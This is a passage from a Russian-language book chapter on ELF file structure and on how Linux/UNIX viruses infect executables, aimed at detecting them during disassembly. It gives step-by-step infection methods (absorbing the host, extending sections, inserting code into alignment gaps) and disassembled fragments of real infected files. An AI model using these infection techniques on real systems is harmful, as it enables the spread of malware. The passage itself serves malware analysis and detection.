   Elf32_Half       e_shstrndx;     /* индекс string table в section header           */
} Elf32_Ehdr;
```

Структура заголовка `segment header` показана в листинге 31.2.

Листинг 31.2. Структура program segment header

```
typedef struct
{
    Elf32_Word    p_type;      /* тип сегмента                                      */
    Elf32_Off     p_offset;    /* физическое смещение сегмента в файле              */
    Elf32_Addr    p_vaddr;     /* виртуальный адрес начала сегмента                 */
    Elf32_Addr    p_paddr;     /* физический адрес сегмента                         */
    Elf32_Word    p_filesz;    /* физический размер сегмента в файле                */
    Elf32_Word    p_memsz;     /* размер сегмента в памяти                          */
    Elf32_Word    p_flags;     /* флаги                                             */
    Elf32_Word    p_align;     /* кратность выравнивания                            */
} Elf32_Phdr;
```

Структура заголовка `section header` показана в листинге 31.3.

Листинг 31.3. Структура section header

```
typedef struct
{
    Elf32_Word   sh_name;       /* имя секции (tbl-index)                */
    Elf32_Word   sh_type;       /* тип секции                            */
    Elf32_Word   sh_flags;      /* флаги секции                          */
    Elf32_Addr   sh_addr;       /* виртуальный адрес начала секции       */
    Elf32_Off    sh_offset;     /* физическое смещение секции в файле    */
    Elf32_Word   sh_size;       /* размер секции в байтах                */
    Elf32_Word   sh_link;       /* связка с другой секций                */
    Elf32_Word   sh_info;       /* дополнительная информация о секции    */
    Elf32_Word   sh_addralign;  /* кратность выравнивая секции           */
    Elf32_Word   sh_entsize;    /* размер вложенного элемента если есть  */
} Elf32_Shdr;
```

Теперь сосредоточимся на загрузке файла в память (рис. 31.3). По умолчанию ELF-заголовок проецируется по адресу `8048000h`, который прописан в его заголовке. Это и есть базовый адрес загрузки. На стадии компоновки он может быть свободно изменен на другой, но большинство программистов оставляют его "как есть". Все сегменты проецируются в память в соответствии с виртуальными адресами, прописанными в таблице сегментов, причем виртуальная проекция образа всегда непрерывна, и между сегментами не должно быть незаполненных "дыр".



Рис. 31.3. Карта памяти загруженного образа исполняемого файла

Начиная с адреса `40000000h` располагаются совместно используемые библиотеки: ld-linix.so, libm.so, libc.so и другие, которые связывают операционную систему с прикладной программой. Ближайший аналог из мира Windows — KERENL32.DLL, реализующая Win32 API, но при желании программа может вызывать функции операционной системы и напрямую. В Windows NT за это отвечает прерывание `INT 2Eh`, в Linux — как правило, `INT 80h`.

Примечание

Подробнее о различиях в реализации системных вызовов можно прочитать в уже упомянутом документе *"UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes"* или книге С. В. Зубкова "Assembler для DOS, Windows и UNIX"[3].

Для вызова функций вроде открытия файла мы можем обратиться либо к библиотеке libc, либо непосредственно к самой операционной системе. Первый вариант — самый громоздкий, самый переносимый и наименее приметный. Последний — прост в реализации, но при первом же взгляде на дизассемблированный листинг он тут же бросается в глаза, потому что правильные программы `INT 80h` не вызывают. К тому же использование этого метода вызывает проблемы совместимости с различными версиями Linux. Вот она — расплата за простоту!

Последний гигабайт адресного пространства (от адреса `C0000000h` и выше) занимают код и данные операционной системы, к которым мы будем обращаться только посредством прерывания `INT 80h` или через разделяемые библиотеки.

Стек находится в нижних адресах. Он начинается с базового адреса загрузки и "растет" "вверх" по направлению к нулевым адресам. В большинстве клонов Linux стек исполняем[4], однако некоторые параноидальные администраторы устанавливают заплатки, отнимающие у стека атрибут исполняемости. Правда, широкого распространения такие заплатки еще не получили, и пока что ими можно пренебречь.

Внедрение чужеродного кода в ELF-файл

Конкретная структура внедряемого кода зависит от фантазии его разработчика и выглядит приблизительно так же, как и в Windows-вирусах. Обычно в начале вируса находится расшифровщик, за ним расположен модуль поиска подходящих жертв, инжектор вирусного кода и процедура передачи управления файлу-носителю.

Для большинства ELF-вирусов характерна следующая последовательность системных вызовов: `sys_open (mov eax, 05h/int 80h)`[5] открывает файл, `sys_lseek (mov eax,13h)` перемещает файловый указатель на нужную позицию, `old_mmap (mov eax, 5Ah/int 80h)` проецирует файл в память, `sys_unmap (mov eax, 5Bh/int 80h)` удаляет образ из памяти, записывая на диск все изменения, а `sys_close (mov eax, 06/int 80h)` закрывает сам файл (рис. 31.4).

Техника проецирования (mapping) значительно упрощает работу с файлами большого объема. Теперь уже не нужно выделять буфер, копируя туда файл по частям, и всю черную работу можно переложить на плечи операционной системы, сосредоточив свои усилия непосредственно на процессе заражения. Правда, при заражении файла протяженностью в несколько гигабайт (например, самораспаковывающегося дистрибутива какого-нибудь программного продукта), вирусу придется либо просматривать файл через "окно", проецируя в 4-Гбайтное адресное пространство различные его части, либо попросту отказаться от заражения, выбрав более подходящую мишень. Подавляющее большинство вирусов именно так и поступают.

Заражение посредством поглощения файла

Вирусы этого типа пишутся преимущественно начинающими программистами, еще не успевшими освоить азы архитектуры операционной системы, но уже стремящиеся кому-то сильно напакостить. Алгоритм заражения в общем виде выглядит так: вирус находит жертву, убеждается в том, что она еще не заражена и что все необходимые права на модификацию этого файла у него присутствуют. Затем он считывает жертву в память (временный файл) и записывает себя поверх заражаемого файла. Оригинальный файл дописывается в хвост вируса как оверлей или же помещается в сегмент данных (рис. 31.5).

---

[3] Зубков С. В. "Assembler для DOS, Windows и UNIX". — М.: ДМК, 2000.

[4] Исполняемость стека означает, что сюда можно скопировать машинный код и передать на него управление.

[5] Приведенные номера системных функций относятся к Linux.

```
[*]                              IDA View-A                              2-[↑]
.text:08048455 Infect           proc near               ; CODE XREF: sub_8048445+6Tp
.text:08048455                  mov     eax, 5
.text:0804845A                  xor     edx, edx
.text:0804845C                  xor     ecx, ecx
.text:0804845E                  inc     ecx
.text:0804845F                  inc     ecx
.text:08048460                  int     80h             ; LINUX - sys_open
.text:08048462                  test    eax, eax
.text:08048464                  js      locret_80485EA
.text:0804846A                  mov     [ebp+0], eax
.text:0804846D                  xchg    eax, ebx
.text:0804846E                  mov     eax, 13h
.text:08048473                  xchg    ecx, edx
.text:08048475                  int     80h             ; LINUX - sys_lseek
.text:08048477                  mov     esi, eax
.text:08048479                  push    eax
.text:0804847A                  xor     eax, eax
.text:0804847C                  xor     edx, edx
.text:0804847E                  inc     ah
.text:08048480                  inc     ah
.text:08048482                  push    eax
.text:08048483                  push    ecx
.text:08048484                  push    ebx
.text:08048485                  inc     ecx
.text:08048486                  push    ecx
.text:08048487                  inc     ecx
.text:08048488                  inc     ecx
.text:08048489                  push    ecx
.text:0804848A                  push    eax
.text:0804848B                  push    edx
.text:0804848C                  mov     eax, 5Ah
.text:08048491                  mov     ebx, esp
.text:08048493                  int     80h             ; LINUX - old_mmap
.text:08048495                  add     esp, 18h
.text:08048498                  test    eax, eax
08048455: Infect
```

Рис. 31.4. Типичная структура вирусного кода




Рис. 31.5. Типовая схема заражения исполняемого файла путем его поглощения

Получив управление, вирус извлекает из своего тела содержимое оригинального файла, записывает его во временный файл, присваивает ему атрибут исполняемого и запускает "излеченный" файл на выполнение, после чего удаляет с диска вновь. Поскольку подобные манипуляции редко остаются незамеченными, некоторые вирусы отваживаются на "ручную" загрузку жертвы с диска. Впрочем, процедуру для корректной загрузки ELF-файла написать нелегко, а отладить ее еще сложнее, поэтому появление таких вирусов представляется достаточно маловероятным. В конце-концов, ELF-формат существенно сложнее простенького a.out.

Характерной чертой подобных вирусов является крошечный сегмент кода, за которым следует огромный сегмент данных (оверлей), представляющий собой самостоятельный исполняемый файл (рис. 31.6). Попробуйте контекстным поиском найти заголовок ELF/COFF/a.out — в зараженном файле их будет два! Только не пытайтесь дизассемблировать оверлей/сегмент данных, — осмысленного кода все равно не получится, так как, во-первых, для этого требуется знать точное расположение точки входа, а во-вторых, расположить хвост дизассемблируемого файла по его законным адресам. К тому же, оригинальное содержимое файла может быть умышленно зашифровано вирусом, и тогда дизассемблер вернет бессодержательный мусор, в котором будет непросто разобраться. Впрочем, это не сильно затрудняет анализ. Код вируса вряд ли будет очень большим, и на восстановление алгоритма шифрования (если шифрование действительно имеет место) не уйдет много времени.




Рис. 31.6. Пример файла, поглощенного вирусом UNIX.a.out — крохотный, всего в триста байт, размер кодовой секции указывает на высокую вероятность заражения

Хуже, если вирус переносит часть оригинального файла в сегмент данных, а часть — в сегмент кода. Такой файл выглядит как обыкновенная программа за тем единственным исключением, что бóльшая часть кодового сегмента представляет собой "мертвый код", никогда не получающий управления. Сегмент данных на первый взгляд выглядит нормально, однако при внимательном рассмотрении обнаруживается, что все перекрестные ссылки (например ссылки на текстовые строки) смещены относительно их "родных" адресов. Как нетрудно догадаться, величина смещения и представляет собой длину вируса.

Дизассемблирование выявляет характерные для вирусов этого типа функции `exec` и `fork`, использующиеся для запуска "вылеченного" файла, функцию `chmod` для присвоения файлу атрибута исполняемого и т. д.

Заражение посредством расширения последней секции файла

Простейший способ неразрушающего заражения файла состоит в расширении последней секции/сегмента жертвы и дозаписи своего тела в ее конец.

> ***Примечание***
>
> Традиционно при описании вирусов этого типа использовался термин *секции*. Далее по тексту эта традиция будет соблюдаться, хотя применительно к ELF-файлам это будет несколько некорректно, так как системный загрузчик исполняемых ELF-файлов работает исключительно с сегментами, а секции, как уже говорилось ранее, игнорирует.

Строго говоря, это утверждение не совсем верно. Последней секцией файла, как правило, является секция `.bss`, предназначенная для хранения неинициализированных данных. Внедряться сюда можно, но бессмысленно, поскольку загрузчик не настолько глуп, чтобы тратить драгоценное процессорное время на загрузку неинициализированных данных с медленного диска. Правильнее

было бы сказать "последней значимой секции", но давайте не будем придираться, это ведь не диссертация, верно?

Перед секцией `.bss` обычно располагается секция `.data`, содержащая инициализированные данные. Вот она-то и становится основным объектом вирусной атаки! Натравив дизассемблер на исследуемый файл, посмотрите — в какой секции расположена точка входа. И, если этой секцией окажется секция данных (как например в случае, показанном на рис. 31.7), исследуемый файл с высокой степенью вероятности заражен вирусом. В примере, показанном на этой иллюстрации, файл был заражен вирусом PolyEngine.Linux.LIME.poly. Вирус внедрил свое тело в конец секции данных и установил на него точку входа. Наличие исполняемого кода в секции данных делает присутствие вируса чрезвычайно заметным




Рис. 31.7. Внешний вид файла, зараженного вирусом PolyEngine.Linux.LIME.poly, который внедрил свое тело в конец секции данных и установил на него точку входа

При внедрении в файл a.out вирус, в общем случае, должен проделать следующие действия:

- Считав заголовок файла, убедиться, что это действительно файл a.out.
- Увеличить поле `a_data` на величину, равную размеру своего тела.
- Скопировать себя в конец файла.
- Скорректировать содержимое поля `a_entry` для перехвата управления (если вирус действительно перехватывает управление таким образом).

Внедрение в ELF-файлы происходит несколько более сложным образом (рис. 31.8).

При внедрении в ELF-файл вирус, в общем случае, должен проделать следующее:

- Вирус открывает файл и, считывая его заголовок, убеждается, что это действительно файл формата ELF.
- Просматривая `program segment table`, вирус отыскивает сегмент, наиболее подходящий для заражения. Для заражения подходит любой сегмент с атрибутом `PL_LOAD`; собственно говоря, остальные сегменты тоже более или менее подходят для инфицирования, но вирусный код в них будет смотреться несколько странно.




Рис. 31.8. Типовая схема заражения исполняемого файла путем расширения его последней секции

- Найденный сегмент "распахивается" до конца файла и увеличивается на величину, равную размеру тела вируса, что осуществляется путем синхронной коррекции полей `p_filez` и `p_memz`.
- Вирус дописывает себя в конец заражаемого файла.
- Для перехвата управления вирус корректирует точку входа в файл (`e_entry`) либо внедряет в истинную точку входа `jmp` на свое тело. Впрочем, методика перехвата управления — тема отдельного большого разговора. Более подробная информация по этому вопросу будет приведена в *главе 36, " Антиотладочные приемы и игра в прятки под Windows и Linux"*, а также на компакт-диске, поставляемом в комплекте с этой книгой").

Маленькое техническое замечание. Секция данных, как правило, имеет всего лишь два атрибута: атрибут чтения (Read) и атрибут записи (Write). Атрибут исполнения (Execute) у нее по умолчанию отсутствует. Означает ли это, что выполнение вирусного кода в ней окажется невозможным? Вопрос не имеет однозначного ответа. Все зависит от особенностей реализации конкретного процессора и конкретной операционной системы. Некоторые из них игнорируют отсутствие атрибута исполнения, полагая, что право исполнения кода напрямую вытекает из права чтения. Другие же возбуждают исключение, аварийно завершая выполнение зараженной программы. Для обхода этой ситуации вирусы могут присваивать секции данных атрибут Execute, тем самым выдавая себя с головой. Впрочем, такие экземпляры встречаются крайне редко, и подавляющее большинство вирусописателей оставляет секцию данных с атрибутами по умолчанию.

Другой немаловажный и не вполне очевидный на первый взгляд момент. Задумайтесь, как изменится поведение зараженного файла при внедрении вируса в *не последнюю* секцию `.data`, следом за которой расположена `.bss`? А никак не изменится! Несмотря на то, что последняя секция будет спроецирована совсем не по тем адресам, программный код об этом "не узнает" и продолжит обращаться к неинициализированным переменным по их прежним адресам, теперь занятым кодом вируса, который к этому моменту уже отработал и возвратил оригинальному файлу все бразды правления. При условии, что программный код спроектирован корректно и не полагается на начальное значение неинициализированных переменных, присутствие вируса не нарушит работоспособности программы.

Однако в суровых условиях реальной жизни этот элегантный прием заражения перестает работать, поскольку среднестатистическое UNIX-приложение содержит порядка десяти различных секций всех назначений.

Взгляните, например, как устроена утилита `ls`, позаимствованная из дистрибутива Linux Red Hat 5.0 (листинг 31.4).

Листинг 31.4. Типичная карта памяти нормального исполняемого файла

```
Name      Start    End      Align Base Type Class 32 es   ss   ds   fs   gs
 .init     08000A10 08000A18 para  0001 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
 .plt      08000A18 08000CE8 dword 0002 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
 .text     08000CF0 08004180 para  0003 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
 .fini     08004180 08004188 para  0004 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
 .rodata   08004188 08005250 dword 0005 publ CONST Y  FFFF FFFF 0006 FFFF FFFF
 .data     08006250 08006264 dword 0006 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
 .ctors    08006264 0800626C dword 0007 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
 .dtors    0800626C 08006274 dword 0008 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
 .got      08006274 08006330 dword 0009 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
 .bss      080063B8 08006574 qword 000A publ BSS   Y  FFFF FFFF 0006 FFFF FFFF
 extern    08006574 08006624 byte  000B publ       N  FFFF FFFF FFFF FFFF FFFF
 abs       0800666C 08006684 byte  000C publ       N  FFFF FFFF FFFF FFFF FFFF
```

Секция `.data` расположена в середине файла, и, чтобы до нее добраться, вирусу придется позаботиться о модификации семи остальных секций, скорректировав их поля `p_offset` (смещение секции от начала файла) надлежащим образом. Некоторые вирусы этого не делают, в результате чего зараженные файлы не запускаются.

С другой стороны, секция `.data` рассматриваемого файла насчитывает всего `10h` байт, поскольку большая часть данных программы размещена в секции `.rodata` (секции данных, доступной только на чтение). Это — типичная практика современных компоновщиков, и большинство исполняемых файлов организованы именно так. Вирус не может разместить свой код в секции `.data`, поскольку это делает его слишком заметным, не может он внедриться и в `.rodata`, так как в этом случае он не сможет себя расшифровать[6]. Да и смысла в этом будет немного. Коль скоро вирусу приходится внедряться не в конец, а в середину файла, уж лучше ему внедриться не в секцию данных, а в секцию `.text`, содержащую машинный код. Там вирус будет не так заметен. Об этом мы поговорим чуть далее в этой главе, в *разд. "Заражение посредством расширения кодовой секции файла"*.

Сжатие части оригинального файла

День ото дня программы разрастаются в размерах, а вирусы становятся все изощреннее и изощреннее. Какой бы уродливый код ни выбрасывала на рынок фирма Microsoft, он все же существенно лучше некоторых кустарных UNIX-поделок. Например файл `cat`, входящий в FreeBSD 4.5, занимает более 64 Кбайт. Не слишком ли много для простенькой утилиты?!

Просмотр файла hex-редактором обнаруживает большое количество регулярных последовательностей (в большинстве своем — цепочек нулей), которые либо вообще никак не используются, либо поддаются эффективному сжатию. Вирус, соблазнившись наличием свободного пространства, может скопировать туда свое тело, пускай даже ему и придется "рассыпаться" на несколько десятков фрагментов. Если же свободное место отсутствует — не беда! Практически каждый исполняемый файл содержит большое количество текстовых строк, а текстовые строки, как хорошо известно, легко поддаются сжатию. На первый взгляд, такой алгоритм заражения кажется чрезвычайно сложным, но, поверьте, реализовать упаковщик Хаффмана (Huffman) намного проще того шаманства с раздвижками секций, что приходится делать вирусу для внедрения в середину файла. К тому же, при таком способе заражения длина файла остается неизменной, что частично скрывает факт наличия вируса.

---

[6] Вариант с выделением памяти на стеке и копированием вирусного тела туда — не предлагать. Во-первых, это достаточно трудоемкая задача, за которую большинство вирусописателей не берется. Во-вторых, как уже говорилось, у стека можно отнять атрибут исполняемости, установив соответствующие заплатки.

Рассмотрим, как происходит внедрение вируса в кодовый сегмент. В простейшем случае вирус сканирует файл на предмет поиска более или менее длинной последовательности команд NOP, использующихся для выравнивания программного кода по кратным адресам, записывает в них кусочек своего тела и добавляет команду перехода на следующий фрагмент. Так продолжается до тех пор, пока вирус полностью не окажется в файле. На завершающем этапе заражения вирус записывает адреса "захваченных" им фрагментов, после чего передает управление файлу-носителю. Если этого не сделать, вирус не сможет скопировать свое тело в следующий заражаемый файл, правда пара особо изощренных вирусов содержит встроенный трассировщик, автоматически собирающий тело вируса "на лету", но это чисто лабораторные вирусы, и на свободе им не гулять.

Различные программы содержат различное количество свободного пространства, расходующегося на выравнивание. В частности, программы, входящие в базовый комплект поставки Free BSD 4.5, преимущественно откомпилированы с выравниванием на величину 4 байт. Учитывая, что команда безусловного перехода в системах x86 занимает, по меньшей мере, два байта, втиснуться в этот скромный объем вирусу просто нереально. С операционной системой Red Hat 5.0 дела обстоят иначе. Кратность выравнивания, установленная на величину от 08h до 10h байт, с легкостью вмещает в себя вирус средних размеров.

Рассмотрим в качестве примера фрагмент дизассемблированного кода утилиты ping, зараженной вирусом UNIX.NuxBe.quilt[7] (листинг 31.5).

Листинг 31.5. Фрагмент файла, зараженного вирусом UNIX.NuxBe.quilt, "размазывающим" себя по кодовой секции

```
.text:08000BD9  xor     eax, eax
.text:08000BDB  xor     ebx, ebx
.text:08000BDD  jmp     short loc_8000C01
…
.text:08000C01 loc_8000C01:                 ; CODE XREF: .text:0800BDD↑j
.text:08000C01  mov     ebx, esp
.text:08000C03  mov     eax, 90h
.text:08000C08  int     80h                 ; LINUX - sys_msync
.text:08000C0A  add     esp, 18h
.text:08000C0D  jmp     loc_8000D18
…
.text:08000D18 loc_8000D18:                 ; CODE XREF: .text:08000C0D↑j
.text:08000D18  dec     eax
.text:08000D19  jns     short loc_8000D53
.text:08000D1B  jmp     short loc_8000D2B
…
.text:08000D53 loc_8000D53:                 ; CODE XREF: .text:08000D19↑j
.text:08000D53  inc     eax
.text:08000D54  mov     [ebp+8000466h], eax
.text:08000D5A  mov     edx, eax
.text:08000D5C  jmp     short loc_8000D6C
```

Даже начинающий исследователь легко обнаружит присутствие вируса в теле программы. Характерная цепочка инструкций JMP, протянувшаяся через весь сегмент данных, не может не броситься в глаза. В "честных" программах такого практически никогда не бывает, а хитрые защиты и упаковщики исполняемых файлов, построенные на полиморфных движках, мы пока оставим в стороне.

[7] Модификация известного вируса NuxBee, опубликованного в электронном журнале, выпускаемом группой #29A.

Отметим, что фрагменты вируса не обязательно должны следовать линейно. Напротив, вирус предпримет все усилия, чтобы замаскировать факт своего существования. Вы должны быть готовы к тому, что инструкции `JMP` будут скакать по всему файлу, используя "левые" эпилоги и прологи для слияния с окружающими функциями. Но этот обман легко разоблачить по перекрестным ссылкам, автоматически генерируемым дизассемблером IDA Pro (на подложные прологи/эпилоги перекрестные ссылки отсутствуют!).

Кстати говоря, рассмотренный нами алгоритм не совсем корректен. Цепочка инструкций `NOP` может встретиться в любом месте программы (например внутри функции), и тогда зараженный файл перестанет работать. Чтобы этого не произошло, некоторые вирусы выполняют ряд дополнительных проверок, в частности убеждаются, что инструкции `NOP` расположены между двумя функциями, опознавая их по командам пролога/эпилога.

Внедрение в секцию данных осуществляется еще проще. Вирус ищет длинную цепочку нулей, разделенную читаемыми (точнее — printable) ASCII-символами, и, найдя такую цепочку, полагает, что он находится на ничейной территории, образовавшейся в результате выравнивая текстовых строк. Поскольку текстовые строки все чаще располагают в секции `.rodata`, доступной лишь на чтение, вирус должен быть готов сохранять все модифицируемые им ячейки на стеке и/или динамической памяти.

Забавно, но вирусы этого типа достаточно трудно обнаружить. Действительно, наличие непечатаемых ASCII-символов между текстовыми строками — явление вполне нормальное. Может быть, это смещения или еще какие-нибудь структуры данных, на худой конец — мусор, оставленный компоновщиком!

Например, на рис. 31.9 показано, как выглядел файл `cat` до (а) и после (б) его заражения. Согласитесь, что факт зараженности файла вовсе не так очевиден.




Рис. 31.9. Вид файла `cat` до (а) и после (б) его заражения

Исследователи, имеющие некоторый опыт работы с IDA Pro, здесь, возможно, возразят: мол, какие проблемы? Подогнал курсор к первому символу, следующему за концом ASCIIZ-строки, нажал клавишу <C>, и дизассемблер мгновенно распахнет код вируса, живописно вплетенный в текстовые строки (листинг 31.6). На самом деле так случается только в теории. Среди непечатаемых символов вируса присутствуют и читаемые тоже. Эвристический анализатор IDA Pro, ошибочно приняв последние за "настоящие" текстовые строки, просто не позволит их дизассемблировать. Ну, во всяком случае, до тех пор, пока они явно не будут "обезличены" нажатием клавиши <U>. К тому же, вирус может вставлять в начало каждого своего фрагмента специальный символ, являющийся частью той или иной машинной команды и сбивающий дизассемблер с толку. В результате IDA Pro дизассемблирует всего лишь один-единственный фрагмент вируса (да и тот некорректно), после чего дизассемблирование прекратится. Это, в свою очередь, подтолкнет исследователя к выводу о том, что он имеет дело с легальной структурой данных, где нет никакого зловредного машинного кода.

Увы! Каким бы мощным ни был дизассемблер IDA Pro, он все-таки не всесилен, и над всяким полученным листингом вам еще предстоит поработать. Впрочем, при некотором опыте дизассемблирования, многие машинные команды распознаются в шестнадцатеричном дампе с первого взгляда.

Листинг 31.6. Фрагмент файла, зараженного вирусом UNIX.NuxBe.jullet, "размазывающим" себя по секции данных

```
.rodata:08054140    aFileNameTooLon db 'File name too long',0
.rodata:08054153    ;---------------------------------------------------------
.rodata:08054153    mov     ebx, 1
.rodata:08054158    mov     ecx, 8049A55h
.rodata:08054158    jmp     loc_80541A9
.rodata:08054160    ;---------------------------------------------------------
.rodata:08054160    aTooManyLevelsO db 'Too many levels of symbolic links',0
.rodata:08054182    aConnectionRefu db 'Connection refused',0
.rodata:08054195    aOperationTimed db 'Operation timed out',0
.rodata:080541A9    ;---------------------------------------------------------
.rodata:080541A9     loc_80541A9:
.rodata:080541A9    mov     edx, 2Dh
.rodata:080541AE    int     80h                 ; LINUX -
.rodata:080541B0    mov     ecx, 51000032h
.rodata:080541B5    mov     eax, 8
.rodata:080541BA    jmp     loc_80541E2
.rodata:080541BA    ;---------------------------------------------------------
.rodata:080541BF    db      90h                 ; P
.rodata:080541C0    aTooManyReferen   db   'Too   many   references:   can',27h,'t
                    splice',0
.rodata:080541E2    ;---------------------------------------------------------
.rodata:080541E2    loc_80541E2:
.rodata:080541E2    mov     ecx, 1FDh
.rodata:080541E7    int     80h                 ; LINUX - sys_creat
.rodata:080541E9    push    eax
.rodata:080541EA    mov     eax, 0
.rodata:080541EF    add     [ebx+8049B43h], bh
.rodata:080541F5    mov     ecx, 8049A82h
.rodata:080541FA    jmp     near ptr unk_8054288
.rodata:080541FA    ;---------------------------------------------------------
.rodata:080541FF    db  90h                     ; P
.rodata:08054200    aCanTSendAfterS db 'Can',27h,'t send after socket shutdown',0
```

Однако требуемого количества междустрочных байт удается наскрести далеко не во всех исполняемых файлах, и тогда вирус может прибегнуть к поиску более или менее регулярной области с последующим ее сжатием. В простейшем случае ищется цепочка, состоящая из одинаковых

байт, сжимаемая по алгоритму RLE. При этом вирус должен следить за тем, чтобы не столкнуться с перемещаемыми элементами. Получив управление и совершив все, что он хотел совершить, вирус забрасывает на стек распаковщик сжатого кода, отвечающий за приведение файла в исходное состояние. Легко видеть, что таким способом заражаются лишь секции, доступные как на запись, так и на чтение (т. е. наиболее соблазнительные секции `.rodata` и `.text` уже не подходят, если только вирус не отважится изменить их атрибуты, выдавая факт заражения с головой).

Наиболее настырные вирусы могут поражать и секции неинициализированных данных. Нет, это не ошибка, такие вирусы действительно есть. Их появление объясняется тем обстоятельством, что полноценный вирус в "дырах", оставшихся от выравнивания, разместить все-таки трудно, но вот вирусный загрузчик там помещается вполне. Секции неинициализированных данных, строго говоря, не только не обязаны загружаться с диска в память (хотя некоторые клоны UNIX их все-таки загружают), но могут вообще отсутствовать в файле, динамически создаваясь системным загрузчиком "на лету". Однако вирус и не собирается искать их в памяти! Вместо этого он вручную считывает их непосредственно с самого зараженного файла (правда в некоторых случаях доступ к текущему выполняемому файлу предусмотрительно блокируется операционной системой).

На первый взгляд, помещение вирусом своего тела в секции неинициализированных данных ничего не меняет (возможно, это даже демаскирует вирус). Вот только при попытке поимки такого вируса он буквально выскользнет из рук. Секция неинициализированных данных визуально ничем не отличается от всех остальных секций файла, и содержать она может все, что угодно: от длинной серии нулей, до информации об авторских правах разработчика. В частности, создатели дистрибутива FreeBSD 4.5 именно так и поступают (листинг 31.7).

